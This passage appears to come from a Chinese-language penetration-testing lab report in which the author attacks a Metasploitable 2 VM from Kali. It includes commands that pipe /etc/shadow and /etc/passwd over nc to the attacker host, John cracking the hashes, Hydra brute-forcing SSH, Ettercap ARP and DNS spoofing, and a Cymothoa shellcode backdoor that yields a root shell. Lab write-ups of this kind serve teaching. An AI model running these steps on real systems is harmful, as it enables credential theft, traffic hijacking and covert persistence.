與此同時,後台會出現剛才所輸入的帳號,密碼及驗證碼.

```
PARAM: txt_Account=B1234567
PARAM: txt_PWD=123456789
PARAM: txt_validateCode=447897
POSSIBLE USERNAME FIELD FOUND: ButLogin=c*âvç*çµt
PARAM: recaptchaResponse=
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```

C. 權限提升 (Privilege Escalation) (3 小題, 共 40 分)

1. 使用 John 工具進行離線密碼攻擊(Offline Password Attack)

```
(kali@kali) ~$ nc -l -p 1234 > shadow
(kali@kali) ~$ nc -l -p 1234 > passwd
```

```
msfadmin@metasploitable:~$ sudo cat /etc/shadow | nc -w 3 10.0.1.4 1234~
[sudo] password for msfadmin:
msfadmin@metasploitable:~$ sudo cat /etc/passwd | nc -w 3 10.0.1.4 1234
msfadmin@metasploitable:~$
```

先從 Metasploitable 2 取得用戶名及密碼,並把兩個文檔給合併成一個文檔 pass.

```
(kali@kali) ~$ sudo unshadow passwd shadow > pass
[sudo] password for kali:
```

過後使用 John 工具進行離線密碼攻擊

```
(kali@kali)-[~]
└─$ sudo john pass
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8x3])
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
user          (user)
postgres      (postgres)
msfadmin      (msfadmin)
service       (service)
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
123456789     (klog)
batman        (sys)
Proceeding with incremental:ASCII
6g 0:00:01:11  3/3 0.08449g/s 203648p/s 203654c/s 203654C/s annnn22..anabas1
6g 0:00:01:32  3/3 0.06521g/s 206052p/s 206057c/s 206057C/s tb20js..tb2361
Use the "--show" option to display all of the cracked passwords reliably
Session aborted


(kali@kali)-[~]
└─$ sudo john --show pass
sys:batman:3:3:sys:/dev:/bin/sh
klog:123456789:103:104::/home/klog:/bin/false
msfadmin:msfadmin:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
postgres:postgres:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
user:user:1001:1001:just a user,111,,,:/home/user:/bin/bash
service:service:1002:1002:,,,:/home/service:/bin/bash

6 password hashes cracked, 1 left
```


上圖為所破解出的密碼及對應的用戶名.

II. 使用 Hydra 工具進行線上密碼攻擊(Online Password Attack)


預先設定 wordlist.



隨後開啟 Xhydra,並對目標主機的 SSH 服務進行攻擊.




攻擊結果如下:




III 進行網路欺騙(Network Spoofing)攻擊


透過 sudo route 和 sudo arp 來確認網路閘道及 MAC 地址




過後對 etter.dns 進行更動



隨後打開 ettercap,並設定欺騙目標,其中 Target 1 為聞道(10.0.1.1),而 Target 2 為欺騙目標
(10.0.1.6)



過後開始啟用 dns_spoof plugin,並啟動 Mitm | Arp poisoning.



回到被欺騙主機開始嘗試 ping google.com,可以看到此時已經被引導到另一個 IP.

```

msfadmin@metasploitable:~$ ping google.com
PING google.com (127.0.0.1) 56(84) bytes of data.
64 bytes from localhost (127.0.0.1): icmp_seq=1 ttl=64 time=0.024 ms
64 bytes from localhost (127.0.0.1): icmp_seq=2 ttl=64 time=0.011 ms
64 bytes from localhost (127.0.0.1): icmp_seq=3 ttl=64 time=0.055 ms
64 bytes from localhost (127.0.0.1): icmp_seq=4 ttl=64 time=0.032 ms
64 bytes from localhost (127.0.0.1): icmp_seq=5 ttl=64 time=0.053 ms
64 bytes from localhost (127.0.0.1): icmp_seq=6 ttl=64 time=0.015 ms
64 bytes from localhost (127.0.0.1): icmp_seq=7 ttl=64 time=0.013 ms

--- google.com ping statistics ---
7 packets transmitted, 7 received, 0% packet loss, time 5996ms
rtt min/avg/max/mdev = 0.011/0.029/0.055/0.017 ms
msfadmin@metasploitable:~$ _

```

可透過 wireshark 進行驗證。

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	PcsCompu_cb:7e:f5	RealtekU_12:35:00	ARP	42	10.0.1.6 is at 08:00:27:cb:7e:f5
2	0.000000012	PcsCompu_cb:7e:f5	RealtekU_12:35:00	ARP	42	10.0.1.1 is at 08:00:27:cb:7e:f5 (duplicate use of 10.0.1.6 detected!)
143	10.010350279	PcsCompu_cb:7e:f5	RealtekU_12:35:00	ARP	42	10.0.1.6 is at 08:00:27:cb:7e:f5
144	10.010350860	PcsCompu_cb:7e:f5	PcsCompu_cb:26:76	ARP	42	10.0.1.1 is at 08:00:27:cb:7e:f5 (duplicate use of 10.0.1.6 detected!)
145	10.010350863	PcsCompu_cb:7e:f5	RealtekU_12:35:00	ARP	42	Who has 10.0.1.1? Tell 10.0.1.4
146	10.010350998	RealtekU_12:35:00	PcsCompu_cb:7e:f5	ARP	60	10.0.1.1 is at 52:54:00:12:35:00
418	20.033222265	PcsCompu_cb:7e:f5	RealtekU_12:35:00	ARP	42	10.0.1.6 is at 08:00:27:cb:7e:f5
419	20.033222266	PcsCompu_cb:7e:f5	PcsCompu_cb:26:76	ARP	42	10.0.1.1 is at 08:00:27:cb:7e:f5 (duplicate use of 10.0.1.6 detected!)
494	30.049179123	PcsCompu_cb:7e:f5	RealtekU_12:35:00	ARP	42	10.0.1.6 is at 08:00:27:cb:7e:f5
495	30.049203932	PcsCompu_cb:7e:f5	PcsCompu_cb:26:76	ARP	42	10.0.1.1 is at 08:00:27:cb:7e:f5 (duplicate use of 10.0.1.6 detected!)
496	40.063973938	PcsCompu_cb:7e:f5	RealtekU_12:35:00	ARP	42	10.0.1.6 is at 08:00:27:cb:7e:f5
497	40.064128155	PcsCompu_cb:7e:f5	PcsCompu_cb:26:76	ARP	42	10.0.1.1 is at 08:00:27:cb:7e:f5 (duplicate use of 10.0.1.6 detected!)
39	5.020838685	10.0.1.6	120.101.0.1	DNS	81	Standard query 0x0236 PTR 4.1.0.10.in-addr.arpa
49	5.027571714	10.0.1.6	120.101.0.1	DNS	81	Standard query 0x0236 PTR 4.1.0.10.in-addr.arpa
50	5.028016741	120.101.0.1	10.0.1.6	DNS	130	Standard query response 0x0236 No such name PTR 4.1.0.10.in-addr.arpa SOA <Root>
52	5.035570652	120.101.0.1	10.0.1.6	DNS	130	Standard query response 0x0236 No such name PTR 4.1.0.10.in-addr.arpa SOA <Root>
75	5.060246712	10.0.1.6	120.101.0.1	DNS	81	Standard query 0x9c7f PTR 4.1.0.10.in-addr.arpa
76	5.060713485	10.0.1.6	120.101.0.1	DNS	81	Standard query 0x9c7f PTR 4.1.0.10.in-addr.arpa
81	5.060947337	120.101.0.1	10.0.1.6	DNS	130	Standard query response 0x9c7f No such name PTR 4.1.0.10.in-addr.arpa SOA <Root>
84	5.060950606	10.0.1.6	120.101.0.1	DNS	81	Standard query 0x375d PTR 4.1.0.10.in-addr.arpa

D. 持續控制目標(Maintaining Access) (1 小題，共 10 分)

I. 使用任一後門工具進行攻擊(Backdoor Attack)

此次將採用 Cymothoa 來對目標主機進行攻擊.Cymothoa 能夠讓 shellcode 偽裝成普通的 process 來入侵目標主機,以避免被發現.

首先,在安裝好 Cymothoa 後,利用 `ps -aux | more` 指令來尋找適合的 process 進行偽裝.


```

root      2061  0.0  0.0      0      0 ?        S<    05:03   0:00 [scsi_eh_2]
root      2206  0.0  0.0      0      0 ?        S<    05:03   0:00 [kjournald]
root      2360  0.0  0.1    2092   636 ?        S<S   05:03   0:00 /sbin/udev --d
--More--

```

選擇的 process 為/sbin/udev --daemon,PID 為 2360.

接下來便將偽裝過的 shellcode 注入目標主機

```

msfadmin@metasploitable:~/cymothoa-1-beta$ sudo ./cymothoa -p 2360 -s 1 -y 4444
[+] attaching to process 2360

register info:
-----
eax value: 0xfffffffffe    ebx value: 0x7
esp value: 0xbf99a070     eip value: 0xb7f21410
-----

[+] new esp: 0xbf99a06c
[+] payload preamble: fork
[+] injecting code into 0xb7f22000
[+] copy general purpose registers
[+] detaching from 2360

[+] infected!!!
msfadmin@metasploitable:~/cymothoa-1-beta$ _

```

最後通過 nc 連接 4444 號端口來訪問這個後門.

```
nc -nv 10.0.1.6 4444
(UNKNOWN) [10.0.1.6] 4444 (?) open
id
uid=0(root) gid=0(root)
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:0c:26:76
          inet addr:10.0.1.6  Bcast:10.0.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe0c:2676/64  Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:104  errors:0  dropped:0  overruns:0  frame:0
          TX packets:166  errors:0  dropped:0  overruns:0  carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:35701 (34.8 KB)  TX bytes:19984 (19.5 KB)
          Base address:0xd020  Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128  Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:232  errors:0  dropped:0  overruns:0  frame:0
          TX packets:232  errors:0  dropped:0  overruns:0  carrier:0
          collisions:0 txqueuelen:0
          RX bytes:87581 (85.5 KB)  TX bytes:87581 (85.5 KB)

whoami
root
```

這時可以發現 shellcode 佔用了額外的內存。

```
root 1511 0.0 0.0 0 0 ? S< 05:03 0:00 [khubd]
root 2061 0.0 0.0 0 0 ? S< 05:03 0:00 [scsi_eh_2]
root 2206 0.0 0.0 0 0 ? S< 05:03 0:00 [kjournald]
root 2360 0.0 0.1 2216 712 ? S< 05:03 0:00 /sbin/udev --d
--More--
```